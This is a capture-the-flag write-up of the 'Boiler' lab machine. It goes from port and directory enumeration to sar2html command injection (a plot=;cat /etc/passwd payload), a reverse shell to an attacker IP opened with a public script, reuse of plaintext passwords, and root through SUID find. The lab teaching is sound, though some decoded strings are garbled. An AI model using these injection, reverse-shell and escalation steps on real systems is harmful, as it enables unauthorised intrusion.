

Boiler Writeup

Writeup on [boiler](#) by Substing.

The target IP changes due to needing to restart the VM.

Phase 1: Enumeration

nmap

```
PORT      STATE SERVICE VERSION
21/tcp     open  ftp      vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|       Connected to ::ffff:10.10.101.234
|       Logged in as ftp
|       TYPE: ASCII
|       No session bandwidth limit
|       Session timeout in seconds is 300
|       Control connection is plain text
|       Data connections will be plain text
|       At session startup, client count was 4
|       vsFTPD 3.0.3 - secure, fast, stable
|_End of status
80/tcp     open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.18 (Ubuntu)
10000/tcp  open  http     MiniServ 1.930 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
55007/tcp  open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   2048 e3abe1392d95eb135516d6ce8df911e5 (RSA)
|   256 aedef2bbb78a00702074567625c0df38 (ECDSA)
|_  256 252583f2a7758aa046b2127004685ccb (ED25519)
```

```
MAC Address: 02:5A:39:DB:6F:63 (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 40.06 seconds
```

The scan output reveals what services should be investigated.

ftp

ftp is set to passive mode.

```
—(root㉿kali)—[~/Documents/boiler]
└# ftp anonymous@10.10.150.39
Connected to 10.10.150.39.
220 (vsFTPD 3.0.3)
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||40685|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

It seemed like there was nothing there, but using `ls -la` reveals a hidden file, `.info.txt`:

```
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzzore: Rahzrengvba vf gur xrl!
```

It's ROT13, so decoding it is simple.

```
└# echo "Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzzore: Rahzrengvba vf gur xrl" | tr 'A-Za-z' 'N-ZA-Mn-za-m'
Just wanted to see if you find it. Lol. Remember: Enumeration is the key
IPv6 came out just a year later, it couldn't be used with LPRT because there was no LPRT
```

http on port 80

The default web page for an Apache2 server appears.

A screenshot of a web browser window. The address bar shows '10.10.150.39'. Below the address bar is a navigation bar with links: 'i Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. The main content area features the Ubuntu logo and the text 'Apache2 Ubuntu Default Page'. A red banner across the middle says 'It works!'. Below the banner, the text reads: 'This is the default welcome page used to test the correct operation of the Apache2 server installation on Ubuntu systems. It is based on the equivalent page on Debian, from which Apache packaging is derived. If you can read this page, it means that the Apache HTTP server at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.' At the bottom of the page, there is a section titled 'Configuration Overview' with the following text: 'Ubuntu's Apache2 default configuration is different from the upstream default configuration into several files optimized for interaction with Ubuntu tools. The configuration system is fully documented in /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the man pages for the apache2-doc package was installed on this server.'

This is the default welcome page used to test the correct operation of the Apache2 server installation on Ubuntu systems. It is based on the equivalent page on Debian, from which Apache packaging is derived. If you can read this page, it means that the Apache HTTP server at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration into several files optimized for interaction with Ubuntu tools. The configuration system is fully documented in `/usr/share/doc/apache2/README.Debian.gz`. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the man pages for the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

We can view the contents of robots.txt:

```
User-agent: *
```

```
Disallow: /
```

```
/tmp  
.ssh  
/yellow  
/not  
/a+rabbit  
/hole  
/or  
/is  
/it
```

```
079 084 108 105 077 068 089 050 077 071 078 107 079 084 086 104 090 071 086  
104 077 122 073 051 089 122 085 048 077 084 103 121 089 109 070 104 078 084  
069 049 079 068 081 075
```

All the pages turn up blank when visited.

If the numbers on the bottom are decimal bytes, they translate in ascii to

```
OTliMDY2MGk0TVhZGVhMzIgYmFhQK
```

which looks a little bit like base64.

It decodes to

```
99b0660i9Yadea32 baa\n
```

if an = sign is added to the original...

This seems to be a rabbit hole.

A better plan is to use gobuster to see what directories actually are on the server.

```
=====
/.htaccess          (Status: 403) [Size: 296]
/.htpasswd          (Status: 403) [Size: 296]
/joomla             (Status: 301) [Size: 313] [→ http://10.10.150.39/joomla/]
/manual              (Status: 301) [Size: 313] [→ http://10.10.150.39/manual/]
/robots.txt          (Status: 200) [Size: 257]
/server-status       (Status: 403) [Size: 300]
Progress: 18195 / 20470 (88.89%)=====
2023/09/06 21:46:21 Finished
=====
```

This is a default Apache page, nothing to note here.

A screenshot of a Firefox browser window. The address bar shows the URL: 10.10.150.39/manual/en/index.html. The title bar says "Apache HTTP Server Version 2.4 Documentation". The main content area features a large feather logo and the text "Apache > HTTP Server > Documentation".

Joomla takes us to a homepage running the Joomla CMS.

The home page is index.php.

A screenshot of a Joomla homepage. The title is "THM Boiler Room". The menu includes "Home", "About Us", "News", and "Contact Us". The main content features a large image of a grid pattern and the heading "Creating Your Site". A "Details" box shows the article was written by Joomla, published on 22 August 2019, and has 166 hits. A "Side Module" box is titled "Side Module" and contains text about editing modules. A "Login Form" box contains fields for "Username", "Password", "Remember Me", and a "Log in" button.

This article was published in 2019 which means perhaps there are out of date services.

Running gobuster on this directory shows a number of subdirectories.

```
./.htpasswd      (Status: 403) [Size: 303]
./.htaccess      (Status: 403) [Size: 303]
/_archive        (Status: 301) [Size: 322] [→ http://10.10.150.39/joomla/_archive/
/_database       (Status: 301) [Size: 323] [→ http://10.10.150.39/joomla/_database
/_files          (Status: 301) [Size: 320] [→ http://10.10.150.39/joomla/_files/]
/_test           (Status: 301) [Size: 319] [→ http://10.10.150.39/joomla/_test/]
/_administrator (Status: 301) [Size: 327] [→ http://10.10.150.39/joomla/administr
/bin             (Status: 301) [Size: 317] [→ http://10.10.150.39/joomla/bin/]
/build           (Status: 301) [Size: 319] [→ http://10.10.150.39/joomla/build/]
/cache            (Status: 301) [Size: 319] [→ http://10.10.150.39/joomla/cache/]
/cli              (Status: 301) [Size: 317] [→ http://10.10.150.39/joomla/cli/]
/components       (Status: 301) [Size: 324] [→ http://10.10.150.39/joomla/component
/images           (Status: 301) [Size: 320] [→ http://10.10.150.39/joomla/images/]
/includes          (Status: 301) [Size: 322] [→ http://10.10.150.39/joomla/includes/
/installation    (Status: 301) [Size: 326] [→ http://10.10.150.39/joomla/installat
/language         (Status: 301) [Size: 322] [→ http://10.10.150.39/joomla/language/
/layouts          (Status: 301) [Size: 321] [→ http://10.10.150.39/joomla/layouts/]
/libraries        (Status: 301) [Size: 323] [→ http://10.10.150.39/joomla/libraries
/media            (Status: 301) [Size: 319] [→ http://10.10.150.39/joomla/media/]
/modules           (Status: 301) [Size: 321] [→ http://10.10.150.39/joomla/modules/]
/plugins           (Status: 301) [Size: 321] [→ http://10.10.150.39/joomla/plugins/]
/templates        (Status: 301) [Size: 323] [→ http://10.10.150.39/joomla/templates
/tests            (Status: 301) [Size: 319] [→ http://10.10.150.39/joomla/tests/]
/tmp               (Status: 301) [Size: 317] [→ http://10.10.150.39/joomla/tmp/]
/~www              (Status: 301) [Size: 318] [→ http://10.10.150.39/joomla/~www/]
```


Most notably an admin login page is found.



Joomla has the default username of admin, but no default password. "password" and "admin" were both tried, but unsuccessfully.

It is unclear what version is running.

Further investigation into Joomla pages:



Lwuv oguukpi ctqwfpf.

This contains a ROT13 encoded message: "What bothers people."

10.10.68.153/joomla/_files/

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

VjJodmNITnBaU0JrWVdsemVRbzOK

This message is unclear and not much attention was give to it.

Finally it seems like something interesting has been found:

10.10.68.153/joomla/_test/ +

10.10.68.153/joomla/_test/ Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

sar2html
([Donate](#) if you like!)

New OS

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: [sar2ascii.tar](#).
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".
- It will create the report with name sar2html-hostname-date.tar.gz under /tmp directory.
- Click "NEW" button, browse and select the report, click "Upload report" button to upload the data.
- Or simply type "sar2html -m {sar2html report}" at command prompt.

2. Use built in report generator:

- Click "NEW" button, enter ip address of host, user name and password and click "Capture report" button.
- Or simply type "sar2html -a [host ip] [user name] [password]" at command prompt.

NOTE: If sar data is not available even it is installed you need to add following lines to crontab:
HP-UX:

```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

SOLARIS:

```
0,10,20,30,40,50 * * * * /usr/lib/sa/sa1
5 18 * * * /usr/lib/sa/sa2 -A
```

INSTALLATION

- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for reporting.
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png support.)
- Edit php.ini file and set:
'upload_max_filesize' to 2GB,
'post_max_size' to 80MB.
- Extract sar2html.tar.gz under root directory of your web server or create subdirectory for it.
- Run `./sar2html -c` in order to configure sar2html. You need to know apache user and group for setup.
- Open [http://\[IP ADDRESS OF WEB SERVER\]/index.php](http://[IP ADDRESS OF WEB SERVER]/index.php)
- Now it is ready to work.

In searching sar2html, an [exploit](#) came up as the top result.

It appears information can be leaked this way.

The screenshot shows a Kali Linux desktop environment with a web browser window open. The address bar displays the URL `10.10.68.153/joomla/_test/index.php?plot=;cat /etc/passwd`. The page content is from a tool called "sar2HTML 3.2.1 - Remote". On the left, there's a sidebar titled "Select Host" with options like HPUX, Linux, and SunOS. The main content area has a heading "COLLECTING SAR DATA" and a sub-section "1. Use sar2ascii to generate a report:" with instructions and a bulleted list. The list includes:

- Download following tool to collect sar data from servers: [sar2ascii.t](#)
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".

Below the list, there's a note about running the sar2html command with specific arguments. The bottom of the page contains footer text and a copyright notice.

sar2html
([Donate](#) if you like!)

New ;cat /etc/passwd

Select Host

Select Host

HPUX

Linux

SunOS

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

1 .

COLLECTING SAR DATA

1. Use sar2ascii to generate a report:

- Download following tool to collect sar data from servers: [sar2ascii.t](#)
- Untar it on the server which you will examine performance data.
- For HPUX servers run "sh sar2ascii".
- For Linux or Sun Solaris servers run "bash sar2ascii".

The sar2html-hostname-date.tar.gz url
and select the report, click "Upload rep
ar2html report)" at command prompt.

address of host, user name and passw
ost ip] [user name] [password]" at cor
it is installed you need to add followi
n/sa/sa1

/sa/sa1

/sa/sa1

index.php only run on Linux server.
dhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 1
and GnuPlot with png support (Suse

boot directory of your web server or cr
configure sar2html. You need to know
WEB SERVER]/index.php

Phase 2: Access

In searching for how to spawn a shell from sar2html, [a python script](#) was found on GitHub which completes this automatically.



The terminal shows the command:


```
# python3 sar2HTMLshell.py -ip 10.10.68.153/joomla/_test/index.php
```

The browser interface displays a form for generating a report, with the following steps listed on the right:

1. Use sar2ascii to generate a report
• Download following tool to ...
• Untar it on the server which ...
• For HPUX servers run "sh ...
• For Linux or Sun Solaris se ...
• It will create the report with ...
• Click "NEW" button, browse ...
• Or simply type "sar2html -n ...
2. Use built in report generator:
• Click "NEW" button, enter i ...
• Or simply type "sar2html -a ...

The host appears vulnerable, running a basic shell ...
Enter: 'rs session' for a ReverseShell
\$ \cmd> rs session
Results

Instead of a simple command prompt, the script can be used to open a proper shell:



The terminal shows the command:

```
# python3 sar2HTMLshell.py -ip 10.10.68.153/joomla/_test/index.php -rip 10.10.201.105:9001
```

The browser interface displays a form for generating a report, with the following steps listed on the right:

- SOLARIS:
• Plotting tools, sar2html and index.php only r ...
• HPUX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6 ...
• Install Apache2, Php5, Expect and GnuPlot ...
• Edit php.ini file and set:
 'upload_max_filesize' to 2GB,
 'post_max_size' to 80MB.
• Extract sar2html.tar.gz under root directory of your web con ...
- INSTALLATION
• Plotting tools, sar2html and index.php only r ...
• HPUX 11.11, 11.23, 11.31, Redhat 3, 4, 5, 6 ...
• Install Apache2, Php5, Expect and GnuPlot ...
• Edit php.ini file and set:
 'upload_max_filesize' to 2GB,
 'post_max_size' to 80MB.
• Extract sar2html.tar.gz under root directory of your web con ...

The host appears vulnerable, running a basic shell ...
Enter: 'rs session' for a ReverseShell
\$ \cmd> rs session
Running shell....

In the same directory, a file was found which contains a password: superduperp@\$\$

```
www-data@Vulnerable:/var/www/html/joomla/_test$ cat log.txt
Aug 20 11:16:26 parrot sshd[2443]: Server listening on 0.0.0.0 port 22.
Aug 20 11:16:26 parrot sshd[2443]: Server listening on :: port 22.
Aug 20 11:16:35 parrot sshd[2451]: Accepted password for basterd from
10.1.1.1 port 49824 ssh2 #pass: superduperp@$$
Aug 20 11:16:35 parrot sshd[2451]: pam_unix(sshd:session): session opened
for user pentest by (uid=0)
Aug 20 11:16:36 parrot sshd[2466]: Received disconnect from 10.10.170.50
port 49824:11: disconnected by user
```

```
Aug 20 11:16:36 parrot sshd[2466]: Disconnected from user pentest
10.10.170.50 port 49824
Aug 20 11:16:36 parrot sshd[2451]: pam_unix(sshd:session): session closed
for user pentest
Aug 20 12:24:38 parrot sshd[2443]: Received signal 15; terminating.
```

Exploring further, it appears there are two users: basterd and stoner.

```
www-data@Vulnerable:/home$ ls -la
total 16
drwxr-xr-x  4 root      root      4096 Aug 22  2019 .
drwxr-xr-x 22 root      root      4096 Aug 22  2019 ..
drwxr-x---  3 basterd   basterd   4096 Aug 22  2019 basterd
drwxr-x---  3 stoner    stoner    4096 Aug 22  2019 stoner
```

su basterd and use superduperp@\$\$. It works, and we have elevated from www-data to a proper user account.

At this point, it is also possible to abandon the somewhat unstable shell for an ssh session which can be opened with the same password for the command:

```
ssh basterd@10.10.68.153 -p 55007
```

Phase3: Escalation

basterd is not a sudoer.

A file is found in basterd's home directory which contains another password.

```
basterd@Vulnerable:~$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#superduperp@$no1knows

ssh $USER@$REMOTE mkdir $TARGET/$DATE

if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
        echo "Begining copy of" $i >> $LOG
        scp $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
        echo $i "completed" >> $LOG

        if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];
    then
        rm $SOURCE/$i
        echo $i "removed" >> $LOG
        echo "#####" >> $LOG
        else
            echo "Copy not complete" >> $LOG
            exit 0
    fi
done
```

```
else

    echo "Directory is not present" >> $LOG
    exit 0
fi
```

This password can be used to escalate to stoner:

```
su stoner
```

with superduperp@\$\$_no1knows

The user flag can be found in stoner's home directory.

```
stoner@Vulnerable:~$ ls -la
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22 2019 .
drwxr-xr-x 4 root   root   4096 Aug 22 2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22 2019 .nano
-rw-r--r-- 1 stoner stoner   34 Aug 21 2019 .secret
stoner@Vulnerable:~$ cat .secret
You made it till here, well done.
stoner@Vulnerable:~$
```

"You made it till here, well done."

linpeas

Linpeas was used to speed up the escalation process.

First it was downloaded onto the attacker system:

```
https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
> linpeas.sh
```

Then it was transferred to the target system by use of curl.

After running it, it was revealed that the find command had the SUID bit enabled.

```
-r-sr-xr-x 1 root root 227K Feb  8 2016 /usr/bin/find
```

This can be used to elevate privileges as shown [here](#).

```
stoner@Vulnerable:/tmp$ find . -exec /bin/sh -p \; -quit
# id
uid=1000(stoner) gid=1000(stoner) euid=0(root) groups=1000(stone)
```

It wasn't that hard, was it?